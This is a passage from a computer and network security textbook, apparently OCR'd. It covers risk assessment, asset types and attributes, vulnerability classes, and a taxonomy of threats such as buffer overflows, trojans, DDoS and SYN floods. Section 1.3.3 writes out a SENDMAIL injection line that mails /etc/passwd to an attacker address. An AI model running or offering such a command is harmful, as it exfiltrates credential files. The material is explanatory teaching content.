# Part I

## An Overview of Computer and Network Security

Computer and network systems have given us unlimited opportunities to reduce costs, improve efficiency, and increase revenues, as demonstrated by an expanding number of computer and network applications. Unfortunately, our dependence on computer and network systems has also exposed us to new risks which threaten the security of computer and network systems and present new challenges for protecting our assets and information on computer and network systems.

This part has two chapters. Chapter 1 analyzes security risks of computer and network systems by examining three elements of security risks: assets, vulnerabilities and threats. Chapter 2 describes three areas of protecting computer and network security: prevention, detection, and response. Chapter 2 also outlines various security protection methods covered in Parts II–VII of this book.



*Secure Computer and Network Systems: Modeling, Analysis and Design* Nong Ye

# 1

# Assets, vulnerabilities and threats of computer and network systems

Using the risk assessment method, this chapter analyzes security risks of computer and network systems by examining three elements of security risks: assets, vulnerabilities and threats. An asset risk framework is developed to define the roles of computer and network assets, system vulnerabilities, and external and insider threats in the cause–effect chain of a cyber attack and the resulting security incident.

## 1.1 RISK ASSESSMENT

In general, a risk exists when there is a possibility of a threat to exploit the vulnerability of a valuable asset [1–3]. That is, three elements of a risk are: asset, vulnerability and threat. The value of as asset makes it a target for an attacker. The vulnerability of an asset presents the opportunity of a possible asset damage or loss. A threat is a potential attack which can exploit a vulnerability to attack an asset.

For example, a network interface is a network asset on a computer and network system. The network interface has an inherent vulnerability due to its limited bandwidth capacity. In a threat of a Distributed Denial of Service (DDoS) attack, an attacker can first compromise a number of computers on the Internet and then instructs these victim computers to send large amounts of network traffic data to the target computer all at once and thus flood the network interface of the target computer with an attacker's traffic data. The constant arrival of large amounts of traffic data launched by the attack at the target computer means that there is no bandwidth capacity of the target computer available to handle legitimate users' traffic data, thus denying network services to legitimate users. In this attack, the vulnerability of the limited bandwidth capacity is exploited by the attacker who uses up all the available bandwidth capacity with the attacker's traffic data.

An asset value can be assigned to measure the relative importance of an asset [3]. For example, both a password file and a Microsoft Word help file are information storage assets on a computer and network system. The password file typically has a higher asset value than the help file because of the importance of passwords. A vulnerability value can be assigned to

*Secure Computer and Network Systems: Modeling, Analysis and Design* Nong Ye

indicate the severity of a vulnerability which is related to the severity of asset damage or loss due to the vulnerability. For example, a system administrator account with a default password on a computer is a vulnerability whose exploitation could produce more severe damage or loss of assets on the computer than the vulnerability of a regular user account with an easy-to-guess password. A threat value determines the likelihood of a threat which depends on many factors such as purpose (e.g., malicious vs. non-malicious), means (e.g., gaining access vs. denial of service), and so on. For example, one means of threat may be easier to execute and thus more likely to occur than another means of threat.

A higher asset value, a higher vulnerability value, and/or a higher threat value lead to a higher risk value. To assess security risks of a computer and network system, the value of each asset is evaluated for the importance of the asset, and vulnerabilities and threats which may cause damage or loss of asset values are also examined. An asset may have more than one vulnerability. A vulnerability may be exploitable in multiple ways through multiple forms of applicable threats. To assess the security risks of a computer and network system, the following steps are recommended:

1. Rank all assets on the computer and network system by asset value.
2. Rank all vulnerabilities of each asset by vulnerability value.
3. Rank all threats applicable to each vulnerability by threat value.
4. Determine a risk value for each asset and each vulnerability of the asset as follows [3]:

$$\text{Risk} = \text{Asset Value} \times \text{Vulnerability Value} \times \sum_{\textit{all applicable threats}} \text{Threat Value}$$

5. Examine risk values for multiple levels of assets, from unit-level assets such as CPU and data files to system-level assets such as computers and networks, considering:
   (a) interactions of assets at the same level and between levels:
   (b) cascading or propagating effects of damage or loss at the same level and between levels;
   (c) possibilities of threats with multiple steps to exploit multiple vulnerabilities and attack multiple assets.

The results of the risk assessment can be useful to determine:

- appropriate levels of protection for various security risk levels;
- locations of protection for assets of concern;
- methods of protection for threats and vulnerabilities of concern.

Sections 1.2, 1.3 and 1.4 describe assets, vulnerabilities and threats in more details, respectively.

## 1.2 ASSETS AND ASSET ATTRIBUTES

This section describes three types of computer and network assets: resources, processes and users, and defines their activity, state and performance attributes.




**Figure 1.1** The cause–effect chain of activity, state change, and performance change in the resource–process–user interaction.

### 1.2.1 Resource, process and user assets and their interactions

There are three types of assets on a computer and network system: resources, processes and users [4, 5]. A user calls for a process which requests and receives service from a resource. The resource–process–user interaction is illustrated in Figure 1.1.

Table 1.1 gives examples of resource, process and user assets on a computer and network system. There is a hierarchy of resources on a computer and network system from the unit level to the system level, such as processing resources of CPU, processes and threads at the unit level, storage resources of memory, hard drive and files at the unit level, communication resources of network interface and ports at the unit-level, as well as computer hosts, networks, software applications, and the system at the system level. In general, a resource at the unit level serves one of three functions: information processing, information storage, and information communication. A resource at the system level typically serves more than one function. Since a resource often depends on other related resources at the same level or a lower level to provide service, resources are intertwined across the same level and between levels on a computer and network system. For example, an application at the system level depends on processes, threads, and CPU at the unit level to process information. A data file as a software asset at the unit level relies on a hard drive as a hardware asset at the unit level to store information. Since resources form a hierarchy on a computer and network systems, processes and users interacting with these resources also form their own hierarchies accordingly.

**Table 1.1** Examples of computer and network assets

| Type of assets | Examples of assets |
|---|---|
| Storage resource | Data at rest (data files, program files, ...)<br>Data in memory (data in cache, data in queue, sections in virtual memory, process table, ...)<br>Permanent storage devices (hard disk, CD/DVD drive, ...)<br>Temporary storage devices (memory disk, ...) |
| Processing resource | Processes, threats, ...<br>Programs<br>Processing devices (CPU, processor, ...) |
| Communication resource | Data in transit<br>Buses<br>Ports<br>Communication devices (network interface, modem, network cable, printer, terminal, keyboard, mouse, speaker, camera, ...) |
| System resource | Computer, router, server, client, ...<br>Network<br>Computer and network system |
| Process | Processes (create, remove, open, read, change, close, send, receive, process, audit, login, logout, ...)<br>Applications (word processing, email, web browsing, file transfer, ...) |
| User | Provider, consumer, administrator, developer, ... |

### 1.2.2 Cause–effect chain of activity, state and performance

A resource has a certain state at a given time. For cyber security, we are concerned mainly with the availability, confidentiality and integrity/non-repudiation aspects of a resource state [1, 2, 4, 5]. The availability state of a resource indicates how much of the resource is available to serve a process. For example, 30% of a memory section may be used, making 70% available for storing additional information. The confidentiality state of a resource measures how well the resource keeps information which is stored, processed or transmitted by the resource from an unauthorized leak. For example, the confidentiality state of an unencrypted email message, which is an asset being transmitted over a network, is low. The integrity state of a resource indicates how well the resource executes its service correctly. For example, if the routing table of a router is corrupted, the integrity state of the routing table as an asset is low because it contains erroneous routing information, which leads to the incorrect routing of network data. Serving a process changes the availability aspect and possibly other aspects of a resource state because the capacity of the resource used by the process leaves less resource capacity available to other processes.

The performance of a process depends on the state of the resource serving the process. Three primitive aspects of the process performance are timeliness, accuracy, and precision [1, 2, 4, 5]. Timeliness measures the time to produce the output of a process. Accuracy measures the correctness of the output and thus the quality of the output. Precision measures the amount

**Table 1.2** Examples of performance measures

| Primitive aspects of performance | Measures in practical use |
|---|---|
| Timeliness | Response time: the elapsed time from when the input of a process is entered to when the output of the process is received |
| | Delay: the elapsed time between the emission of the first bit of data at the source and its reception at the destination |
| | Jitter: the variation of delay since delays in transmitting the same amount of data at different times from the same source to the same destination may vary, depending on the availability of the resources along the transmission path at a given time |
| Accuracy | Error rate: the frequency of erroneous bits between two points of data transmission |
| Precision | Loss rate: the number of bits lost between two points of data transmission since routers may drop data packets when their queues of holding data packets are full |
| Timeliness and precision | Data rate: the amount of data processed within a given time, such as the rate of encoding multimedia data |
| | Bandwidth: the amount of data transmitted within a given time in unit of bits per second or bps |

of output and thus the quantity of the output. The three primitive aspects of performance can be measured individually or in combination. For example, the response time, which is the elapsed time from when the input of a process is entered to when the output of the process is received, is a measure of timeliness. The data transmission rate (e.g., bandwidth) measures the time taken to transmit a given amount of data, a metric reflecting both timeliness and precision. Table 1.2 gives some examples of performance measures in practical use for a computer and network system and the primitive aspect(s) of performance they reflect.

Different computer and network applications usually have different performance requirements. For example, some applications such as email come with no hard timeliness requirements. Others, such as audio broadcasting, video streaming, and IP telephony, are time-sensitive and place strict timeliness requirements. Table 1.3 gives the performance requirements for two computer and network applications: web browsing and audio broadcasting, by considering human perceptual and cognitive abilities (e.g., human perception of delay and error rate for text, audio and visual data, and human attention span), technology capacities of computers and networks (e.g., link and router capacities in bandwidth), and characteristics of computer and network applications (e.g., real time vs. not real time, and the symmetry of process input and output in data amount) [4]. Performance requirements of some other applications can be found in [4].

**Table 1.3** Performance requirements of web browsing and audio broadcasting

| Application | Response time | Delay | Jitter | Bandwidth | Loss rate | Error rate |
|---|---|---|---|---|---|---|
| Web browsing | $\leq 5$ s | N/A | N/A | 30.5 Kbps | Zero | Zero |
| Audio broadcasting | $\leq 5$ s | $< 150$ ms | $< 100$ ms | 60–80 Kbps | $< 0.1\%$ | $< 0.1\%$ |

Web browsing is not a real-time application, and the input and output of a web request are usually asymmetric in that the amount of output data (e.g., a downloaded PDF file) is usually greater than the amount of input data (e.g., the name of the file in the web request). Audio broadcasting is a real-time application with the one-way communication and the asymmetric pair of the input and the output. The response time of both applications is required to be less than 5 seconds. If the response time of text and other data applications is greater than 5 seconds, it becomes unacceptable to human users [4]. At 5 seconds, the response time may still be considered tolerable. Web browsing data does not have a large bandwidth requirement, and such data has data rate and bandwidth requirements less than 30.5 Kbps. The web browsing application has the loss rate and error rate requirements of zero for the zero tolerance of data loss and error. When the delay of audio data is greater than 250 ms, the audio speech becomes annoying but is still comprehensible [4, 6]. When the delay of audio data reaches 100 ms, the audio speech is not perceptibly different from real speech [4, 6]. Moreover, audio data is acceptable for most users when the delay is between 0 ms and 150 ms, is still acceptable with impact when the delay is between 150 ms and 400 ms, and is unacceptable when the delay is greater than 400 ms [4, 6, 7]. Hence, the delay requirement of audio broadcasting is set to less than 150 ms in Table 1.3. As indicated in [7], with typical computers as end systems, jitter–the variation of the network delay–should generally not exceed 100 ms for CD-quality compressed sound and 400 ms for telephone-quality speech. For multimedia applications with a strong delay bound, such as virtual reality applications, jitter should not exceed 20–30 ms. Hence, the jitter of audio broadcasting to set to less than 100 ms in Table 1.3. Table 1.3 also shows that the data rate of audio broadcasting data is generally 56-64 Kbps with the bandwidth requirement of 60–80 Kbps. Human users are sensitive to the loss of audio data. As indicated in [7], the bit error rate of a telephone-quality audio stream should be lower than $10^{-2}$, and the bit rate error rate of a CD-quality audio stream should be lower than $10^{-3}$ in the case of an uncompressed format and lower than $10^{-4}$ in the case of a compressed format. Hence, Table 1.3 shows the loss rate and the error rate requirements of audio broadcasting data to be less than 0.1% to assure the intelligibility of audio data.

During the resource–process–user interaction as shown in Figure 1.1, a process, which is called up by a user's activity, drives the change of a resource state which in turn determines the performance of the process, producing a cause–effect chain of activity, state change and performance change in the resource–process–user interaction. The cause–effect chain of activity, state change and performance change at one resource can spread to other related resources due to the dependence of those resources and dependency in process and user hierarchies. As a result, there is a cause–effect chain or network from the resource of the activity–state–performance origin to related resources with activities, state changes and performance changes along the path of propagation on a computer and network system.

### 1.2.3 Asset attributes

Each asset has attributes which describe elements and properties (e.g., identity and configuration) of the asset as well as the interaction of this asset with other related assets. Figure 1.2 shows the main categories of asset attributes for resource, process, and user assets. Different types of assets have different elements and properties, and thus have different asset attributes.

For resource and process assets, asset attributes shown in Figure 1.2 fall into the following categories:

- Identity
- Elements of the asset
- Configuration
- Metadata
- Accounting (for process assets only)
- Other related assets involved in the resource–process–user interaction and dependency in resource, process and user hierarchies.

A resource asset has the element of the resource entity itself only. However, a process asset has the following elements:

- process entity itself;
- input to the process;
- output from the process;
- data in processing.

Take an example of a 'change' process on a data file. This process has the input specifying the name of a data file, and the output being the data file with the changed content.

Since a process interacts with the following assets:

- provider/owner;
- host system;
- user;
- resource (as output);
- calling process;
- source

these assets and their attributes are also the attributes of the process. These links of the process asset to other related assets produce interactions of the assets in the cause–effect propagation chain. A resource asset has the following related assets:

- provider/owner;
- host system;
- user.




**Figure 1.2** Asset attributes.

The configuration attributes of an asset carry various values of asset configuration concerning activity, state and performance of the asset, including mode, privileges and sensitivity, protection in authentication/authorization, confidentiality and integrity/non-repudiation, availability, system environment and operation, performance, and accounting, as shown in Figure 1.2. The metadata attributes give the description of the asset attributes, such as identity, format, semantics and privileges, which serve as the index information in searching for and referring to the asset. The accounting attributes, which are similar to the configuration attributes as shown in Figure 1.2, record processes taking place, resources and users involved in processes, resulting state changes and performance changes. Asset attributes in the accounting category are associated with process resources only because it is assumed that accounting is triggered by a process, that is, accounting takes place when a process is executed.

Attributes of user assets include:

- identity;
- user entity;
- privileges and sensitivity;
- credentials (e.g., citizenship, background, skills, etc.);
- metadata.

Asset attributes are defined in a hierarchical manner as shown in Figure 1.2. Take an example of the following attribute for a process from Figure 1.2:

PROCESS
  Configuration
    Availability (Allocated Capacity)
      Storage
        Input

which can also be represented in the form of

PROCESS\Configuration\Availability\Storage\Input

This attribute denotes the allocated available storage configured for holding the input of the process. The definition of this attribute starts with the highest-level attribute category of configuration, followed by the availability aspect of configuration, then the storage aspect of availability, and finally the input part of storage at the lowest level.

## 1.3 VULNERABILITIES

Each computer or network asset has a limited service capacity, an inherent vulnerability which exposes them to denial of service attacks through flooding. Moreover, most system and application software, which enables users to operate computers and networks, is large in size and complex in nature. Large-scale, complex software presents considerable challenges in specification, design, implementation, testing, configuration, and operation management. As a result, system software and application software is often released without being fully tested and evaluated as free from errors, due to the complexity of large-scale software. Errors can also be made by system administrators when they configure software.

Symantec Corporation has a software product, called Vulnerability Assessment (VA), which uses host-based audits to check the security settings of a host computer for vulnerabilities or uses a network scanner to check remote computers for vulnerabilities. The VA defines the following vulnerability classes to indicate the types of errors which produce the vulnerabilities [8]:

- boundary condition error;
- access validation error;

- origin validation error;
- input validation error;
- failure to handle exceptional conditions;
- race condition error;
- serialization error;
- atomicity error;
- environment error;
- configuration error;
- design error;
- unknown.

These types of vulnerabilities are described in the following sections. This classification of vulnerabilities is similar to those presented in [9, 10]. Vulnerabilities commonly found in the UNIX operating system are described in [11].

### 1.3.1 Boundary condition error

A boundary condition error occurs when a process attempts to access (e.g., read or write) beyond a valid address boundary. For example, the boundary condition error occurs during a buffer overflow attack [12] in which a process writes an attacker's input containing attack code into a buffer which has its limited memory allocation for holding the input. Because the input is longer than the allocated memory space of the buffer, the input overflows the buffer, resulting in a part of the input containing attack code being written beyond the address boundary of the buffer into the adjacent memory area and eventually being executed. Buffer overflowing has been a common means of gaining access to a computer. The boundary condition error is mostly attributed to coding faults because the program of the process does not have a code to check and limit the length of the process input within the maximum length which is used to allocate the memory space.

### 1.3.2 Access validation error and origin validation error

An access validation error occurs when a system fails to validate a subject's proper authorization before performing privileged actions on the behalf of the subject. An origin validation error occurs when a system fails to validate a subject's authentication before performing privileged actions on the behalf of the subject. Authorization is about granting access rights based on a subject's authentication. Authentication is about verifying that a user is indeed who or what the user claims to be. Username and password are commonly used together for user authentication.

### 1.3.3 Input validation error

An input validation error occurs when the system fails to validate an untrusted input. Inputs or parameters passed to a function call should be checked for the number, order, data types, values, ranges, access rights, and consistency of these parameters. In a SENDMAIL attack, the SENDMAIL program in UNIX allows an attacker to put special characters along with a shell command as follows:

mail from: '|/bin/mail attacker@aaa.com < /etc/passwd'

resulting in the password file sent to the attacker.

### 1.3.4 Failure to handle exceptional conditions

The failure to handle exceptional conditions is caused by lack of code to handle an unexpected condition. This error, along with the access validation error, origin validation error, and input validation error, is attributed to coding faults for not including a code to check a subject's proper authorization and authentication, a process input or a system condition.

### 1.3.5 Synchronization errors

Race condition error, serialization error and atomicity error are synchronization errors. In a race condition error, privileged actions race to execute in a time window between a series of two consecutive operations. The privileged actions would not be allowed before the first operation or after the second operation. A serialization error occurs when there is an improper or inadequate serialization of operations. An atomicity error occurs when the atomic execution of two operations is not maintained, leaving partially modified data or access to partially modified data.

### 1.3.6 Environment error

Du and Mathur [13] state that most security errors are attributed to environment errors which involve inappropriate interactions between a program and its environment due to coding faults or a user's malicious perturbation on the environment, and result in the program's failure to handle such an interaction. The environment of a program includes any elements (e.g., a global variable, files and network) which are external to the program's code and data space. For example, the attributes of a file, including its ownership, name, location and content, are parts of the environment [13]. Du and Mathur [13] state that programmers often make assumptions about the environment in which their program runs. Since the environment is shared by many subjects, assumptions that one subject makes about the environment may not hold if the environment is perturbed by other subjects, e.g., malicious users. The environmental perturbation can be introduced indirectly through user input, environment variable, file system input, network input and process input, or directly through file system, process and network. The buffer overflow attack involves an environment error.

### 1.3.7 Configuration error

A configuration error occurs when an inappropriate system configuration leaves the system insecure, e.g., a system administrator account with a default password, objects installed with inappropriate access permissions, and utilities installed in the wrong location or with inappropriate set-up parameters.

### 1.3.8 Design error

A design error is caused by faults in system design or specification. For example, in a Transmission Control Protocol (TCP) Reset attack, an attacker listens for connections to a victim computer. When a client attempts to connect to the victim, the attacker sees it and sends a TCP reset packet to the victim which is spoofed to appear to come from the client. By doing so the attacker exploits a TCP design fault to tear down any attempted connections to the victim.

A major design fault of computers and networks is the best effort service model [14–19] which computers and networks commonly use to manage their services. Take an example of a router which plays a critical role in data transmissions on the Internet. A router receives data packets from various source addresses on the Internet at the input port(s) and sends out data packets to their destination addresses on the Internet through the output port(s). Because an output port of a router has a limited bandwidth of data transmission, the router typically uses a buffer or queue to hold incoming data packets when the output port is busy in transmitting other data packets. Most routers on the Internet operate based on the best effort service model which has no admission control and uses the First-In-First-Out (FIFO) scheduling method to determine the order of serving data packets or sorting data packets in the queue. No admission control means that all incoming data packets are admitted into the queue which has a limited capacity. If the queue is full, incoming data packets are dropped by the router. That is, the router admits all incoming data packets until the queue is full, and then the router starts dropping data packets. Using the FIFO scheduling method, a data packet arriving at the queue first is put at the front of the queue and is taken out of the queue first for the service of data transmission. Hence, the FIFO scheduling method serves data packets in order of their arrival times without considering their special service requirements, e.g., their delay requirements and their priorities. For example, a data packet with a stringent delay requirement or a high service priority but arriving later than some other data packets is served after those other data packets. Hence, FIFO offers no service differentiation among data packets or other computer/network jobs with different service priorities.

No admission control and the FIFO scheduling method produce a vulnerability which has been exploited by DDoS attacks. In a DDoS attack on a target router, an attacker is able to send a large number of data packets within a short time to fill up the queue of the router and use up all the data transmission capacity of the router, causing data packets from legitimate users to be dropped by the router, and thus denying services to legitimate users. Hence, the design fault of the best effort service model makes all computer and network resources vulnerable to Denial of Service (DoS) attacks.

The best effort service model can also cause other problems such as unstable service even when there are no DoS attacks. Consider the timely delivery of data which requires a guarantee of an end-to-end delay. Under the best effort service model, the timely data delivery

performance varies over time since it depends on the availability state of computer and network resources at a given time or how much other data is competing for computer and network resources at the same time. Traffic congestions on the Internet have occurred and caused a significant delay of data transmission. Hence, the time of completing service for the same job at a given computer or network resource (e.g., router) and cumulatively over a number of resources on an end-to-end path can vary to a large extent or be unstable under the best effort service model, resulting in the lack of service stability, dependability and guarantee.

### 1.3.9 Unknown error

Computers and networks have many unknown security holes and thus possess vulnerabilities which have not been exposed in existing known attacks.

## 1.4 THREATS

Security threats to the availability, confidentiality and integrity/non-repudiation state of computer and network assets may involve physical actions or cyber actions. Physical threats include natural threats (e.g., flood and lightning) and man-made threats (e.g., physical break-in to destroy or take away computers and network devices). This book is concerned with mainly cyber threats through computer and network means.

### 1.4.1 Objective, origin, speed and means of threats

Cyber security threats can be characterized by many factors such as motive, objective, origin, speed, means, skill, resource, and so on. For example, there may be a political motive for the massive destruction of computer and network assets at a national level, a financial motive for gathering and stealing information at the corporate level, and a personal motive for overcoming the technical challenge to vandalize or gain access to a computer and network system. Objectives can vary from gathering or stealing information to gaining access, disrupting or denying service, and modifying or deleting data. In general, a threat can come internally or externally. An internal threat or insider threat comes from a source which has access rights but abuses them. An external threat comes from a source which is not authorized to access a computer and network system. Some attacks are scripted and automatically executed with little human intervention, producing a machine speed of attack execution, whereas other attacks are performed through manual interactions with a computer and network system and thus proceed slowly. An attacker can have no sophisticated skills and little resources but simply execute a downloaded attack script. Nation- or organization-sponsored attacks can use sophisticated skills and knowledge about computers and networks with unlimited resources.

Table 1.4 gives some examples of threat means with examples of known attacks using those means. Table 1.4 can be expanded when new attack means become known. The following sections explain each threat mean and examples of known attacks in Table 1.4.

**Table 1.4** Examples of threat means with known attacks using those threat means

| Means of threats | Known examples |
|---|---|
| 1. Brute force attack | 1.1 Remote dictionary attack [20] |
| 2. Bypassing | 2.1 Bypassing service access<br>2.1.1 Buffer overflow, e.g., WarFTP [21], RootKit [22], botnets [23], Slammer worm [24]<br>2.1.2 Backdoor, e.g. RootKit [22]<br>2.1.3 Trojan program, e.g., Netbus Trojan [24–25]<br>2.1.4 Malformed message command attack, e.g., EZPublish [26] and SQL query injection<br>2.2 Bypassing information access<br>2.2.1 Covert channel exploitation, e.g., steganography |
| 3. Code attachment | 3.1 Virus<br>3.2 Adware and spyware<br>3.3 Embedded objects in files, e.g., macros in Microsoft WORD and EXCEL |
| 4. Mobile code | 4.1. Worm [12] |
| 5. DoS | 5.1 Flooding, e.g., fork bomb attack [27], Trinoo network traffic DoS [28], UDP storm [12], TCP SYN flood [12]<br>5.2 Malformed message, Apache web server attack [30], LDAP [31]<br>5.3 Destruction |
| 6. Tampering | 6.1 Network tampering, e.g., Ettercap ARP poison [32], DNS poison [12]<br>6.2 File and process trace hiding, e.g., RootKit [22] |
| 7. Man in the middle | 7.1 Eavesdropping, e.g., Ettercap sniffing [32]<br>7.2 Software and hardware keylogger [33, 34] |
| 8. Probing and scanning | 8.1 NMAP [35], Nessus [36], traceroute [12] |
| 9. Spoofing | 9.1 Masquerading and misdirecting, e.g., email scams through phishing and spam, ARP poison attack [32], DNS poison attack [12] |
| 10. Adding | 10.1 Adding new device, user, etc., e.g., Yaga [37] |
| 11. Insider threat | 11.1 User error<br>11.2 Abuse/misuse, e.g., security spill, data exfiltration, coerced actions, privilege elevation, etc. |

#### *1.4.1.1 Brute force attack*

A brute force attack involves many repetitions of the same action. A known example of a brute force attack is a remote dictionary attack, e.g., using Tscrack 2.1 [20] which attempts to uncover the administrator's password on a computer with a Windows operating system and terminal services or remote desktop enabled. The attack is scripted to try words from a dictionary one by one as a password for a user account until a login is successful. Most user accounts will be locked out after about three incorrect login attempts. However, the administrator's account should never get locked out.

#### *1.4.1.2 Bypassing attack*

A bypassing attack avoids a regular way of accessing an asset or elevating access privileges but instead uses an unauthorized or covert way. For example, a WarFTP attack using Warftpd [21] exploits a buffer overflow vulnerability to load an attack code through an input to a running process and to execute the attack code with the same privileges of the running process, thus bypassing the regular procedure and method of loading a program code and starting the corresponding process. The attack code installed through Warftpd opens a shell environment for an attacker to remotely control the victim computer.

In addition to exploiting a buffer overflow vulnerability, Rootkit [22] installs a backdoor which is a program running at an uncommonly used network port to avoid notice. The program listens to the port and accepts an attacker's request to access a computer, thus allowing the attacker to bypass regular network ports (e.g., email and web) and corresponding service processes of accessing a computer. Rootkit typically alters its trace on the operating system in order to hide itself.

Bots (short for 'robots') [23] are programs that are covertly installed on a user's computer in order to allow an unauthorized user to control the computer remotely. In a botnet, bots or zombies are controlled by their masters. Botnets have been established through the IRC communication protocol or a control protocol.

Slammer worm [24] spreads from an infected host by sending out UDP packets to port 1434 for Microsoft SQL Server 2000 at random IP addresses. Each packet contains a buffer overflow attack and a complete copy of the worm. When the packet hits a vulnerable computer, a buffer overflow occurs, allowing the worm to execute its program on the new victim computer. Once admitted on the new victim computer, the worm installs itself, and then begins sending out packets to try and locate more computers to infect.

In a Netbus Trojan attack [25], an attacker tricks a user to install a game file in an email attachment containing a copy of the Netbus server program or to click a web link. When the user installs the game, the Netbus server also gets installed. The attacker can then use the Netbus server as a back door to gain access to the computer with the same privileges as the user who installs it. Hence, the Netbus Trojan server is installed without the notice of the user, thus bypassing the regular procedure and method of loading a program code and starting the corresponding process.

EZpublish is a web application for content management. In an EZPublish attack [26], a remote user sends a specially crafted URL which gives the user the site.ini file in the settings directory which would have not been accessible by a non-administrative user. The file contains the username, password, and other system information.

A covert channel is used to pass information between two parties without others noticing. What makes the channel covert is that information is not expected to flow over the channel. For example, a digital image is expected to convey the image only. However, steganography hides secret information in a digital image by changing a small number of binary digits in the digital image. As a result, the change in the image is hardly noticeable. For example, the following digital image:

00101001
00101001
00101010
00101100

00101001
01110010

can be used to hide a message, 010001, by embedding the digits of the message as the last column of the digits in the image as follows and thus changing three digits in the original image:

00101000
00101001
00101010
00101100
00101000
01110011.

#### *1.4.1.3 Code attachment*

Many forms of virus, adware, spyware, and other forms of malware are installed on a computer through a file in an email attachment or an embedded object such as macro in a file. When a user clicks and executes the file in the email attachment, the malware is installed on the computer.

#### *1.4.1.4 Mobile code*

Mobile code is a software program sent from a remote computer, transferred across a network, and downloaded and executed on a local computer without the explicit installation or execution by a user. For example, unlike a virus code which must attach itself to another executable code such as a boot sector program or an application program, a worm propagates from one computer to another computer without the assistance of a user.

#### *1.4.1.5 Denial of Service (DoS)*

An DoS attack can be accomplished by consuming all the available capacity of a resource or destroying the resource. Generating a flood of service requests is a common way of consuming all the available capacity of a resource. Some examples of DoS attacks through flooding are the fork bomb attack, Trinoo network traffic DoS, UDP storm, and TCP Syn flood.

A form bomb attack, e.g., Winfb.pl [27], floods the process table by creating a fork bomb in which a process falls into a loop of iterations. In each iteration, a new process is spawned. These new processes clog the process table with many new entries.

Trinoo [28] produces an DDoS attack. The Trinoo master controls an army of Trinoo zombies which send massive amounts of network traffic to a victim computer and thus flood the network bandwidth of the victim computer.

An UDP storm attack [12] creates a never-ending stream of data packets between the UDP echo ports of two victim computers by sending a single spoofed data packet. First, an attacker forges and sends a single data packet, which is spoofed to appear as if it is coming from the echo port on the first victim computer, to the echo port of the second victim computer. The

echo service of the second victim computer blindly responds to the request by echoing the data of the request back to the echo port of the first victim computer which appears to send the echo request. The loop of echo traffic thus starts and continues endlessly.

A TCP SYN flood attack [12] exploits a design fault in a network protocol, TCP, which requires a three-way hand shake to establish a connection session between two computers [29]. The three-way hand shake starts with a SYN data packet from one computer to another computer which registers a half-open connection into a queue. Once the three-way hand shake is completed when the connection is established, its corresponding half-open connection entry in the queue is removed. In a TCP SYN flood attack, an attacker sends a large number of TCP SYN packets using a spoofed source IP address to a victim computer, making the victim computer busy responding to these connection requests which fill up the half-connection queue and make the victim computer unable to respond to other legitimate connection requests.

A malformed message is also used by some attacks to create an overwhelming amount of service requests for DoS. In an Apache web server attack [30], a malformed web request with a large header is sent to an Apache web server which is fooled into allocating more and more memory to satisfy the request. This results in either the crash or significant performance degradation of the web server. An LDAP attack [31] exploits a vulnerability on a Windows 2000 operating system which allows an attacker to send a specially crafted LDAP message to a Windows 2000 domain controller, causing the service responsible for authenticating users in an Active Directory domain to stop responding.

#### *1.4.1.6 Tampering*

